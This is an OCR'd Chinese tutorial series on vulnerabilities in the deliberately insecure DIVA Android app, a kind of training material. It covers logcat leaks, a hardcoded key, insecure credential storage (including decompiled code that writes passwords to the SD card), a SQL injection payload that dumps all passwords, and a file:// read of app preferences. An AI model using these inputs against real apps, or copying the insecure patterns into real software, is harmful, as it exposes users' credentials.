
PART 1 不安全的日志输出

该问题主要是由于app代码中将敏感信息输出到app的logcat中，查看app记录的logcat，可以使用如下命令：

1.adb logcat

2.输入用户凭证，观察日志输出。

3.源码中：Log.e()




可以看出用户输入的内容被输出到了日志中，看看具体的漏洞代码，用 JD-GUI 打开 LogActivity.class 文件，相关代码如图：


PART 2 硬编码 1 （class 源文件）

很多开发小伙伴在开发 app 的时候，明明是可以用可变变量的，但是由于没有相关安全开发意识，使用了硬编码的方式，导致存在一定的安全风险。具体有关硬编码的定义可以参考百度，开发人员在开发的过程中应该尽量避免使用硬编码。先看看问题 2 涉及到的代码 HardcodeActivity.class，JD-GUI 打开，相关代码如下：

查看 HardcodeActivity.class:



攻击者只需要在 app 中输入秘钥 vendorsecretkey 就可以访问成功，如图：



PART 3 不安全的存储 1（shared_prefs/xxx.xml）

不安全的数据存储也是 App 常见的安全问题之一，主要有三种方式：


1，将敏感数据保存到配置文件中；


2，将敏感数据保存在本地的 sqlite3 数据库中；

3，将敏感数据保存在临时文件或者 sd 卡中。

SharedPreferences 类存储的数据会以 .xml 的形式存储在 */data/data/apppackagename/shared_prefs* 目录下。如图：

cd /data/data/jakhar.aseen.diva/shared_prefs





PART 4 不安全的存储 2（databases/xxx.db）

用户的敏感信息存储到本地的数据库中，一般 app 对应的数据库目录:


/data/data/apppackagename/databases


本例中是:

/data/data/jakhar.aseem.diva/databases

如图:


cd /data/data/jakhar.aseen.diva/databases






PART 5 不安全的存储 3（临时文件）


cd /data/data/jakhar.aseem.diva/





PART 6 不安全的存储 4（SD 卡）

存储在 sd 卡中，漏洞代码片段：


jakhar.aseem.diva
android/support
jakhar/aseem/diva
AccessControl1...
AccessControl2...
AccessControl3...
APICreds2Activ...
APICredsActivi...
BuildConfig.class
DivaJni.class
Hardcode2Activity.class
HardcodeActivity.class
InputValidatio...
InputValidatio...
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
InsecureDataStorage4Activity
LogActivity.class
MainActivity.c...
NotesProvider$...
NotesProvider....
R$anim.class
R$attr.class
R$bool.class
R$color.class
R$dimen.class
R$drawable.class
R$id.class
R$integer.class
R$layout.class
R$menu.class
R$mipmap.class
R$string.class
R$style.class
R$styleable.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
package jakhar.aseem.diva;
import android.os.Bundle;
import android.os.Environment;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;
public class InsecureDataStorage4Activity
extends AppCompatActivity
{
protected void onCreate(Bundle paramBundle)
{
super.onCreate(paramBundle);
setContentView(2130968614);
}
public void saveCredentials(View paramView)
{
paramView = (EditText)findViewById(2131492910);
EditText localEditText = (EditText)findViewById(2131492911);
Object localObject = Environment.getExternalStorageDirectory();
try
{
localObject = new File(((File)localObject).getAbsolutePath() + "/.uinfo.txt");
((File)localObject).setReadable(true);
((File)localObject).setWritable(true);
localObject = new FileWriter((File)localObject);
((FileWriter)localObject).write(paramView.getText().toString() + ":" + localEditText.getText().toString() + "\n");
((FileWriter)localObject).close();
Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
return;
}
catch (Exception paramView)
{
Toast.makeText(this, "File error occurred", 0).show();
Log.d("Diva", "File error: " + paramView.getMessage());
}
}
}
信安之路

Android App 漏洞学习（二）

原创： BoxLi 信安之路 2017-08-13

接上一篇没写完的文章《Android App 漏洞学习（一）》，下面继续剩下的几个部分。


PART 7 不安全的输入 1（sqli）


打开日志：

adb logcat

输入一个单引号，在日志中可以看到报错信息，存在 sql 注入。

输入' or '1'='1，可返回所有用户密码。






PART 8 不安全的输入 2（读取本地文件）

可访问本地的任意文件，输入

file:///data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml



PART 9 访问控制 1（Activity 1）

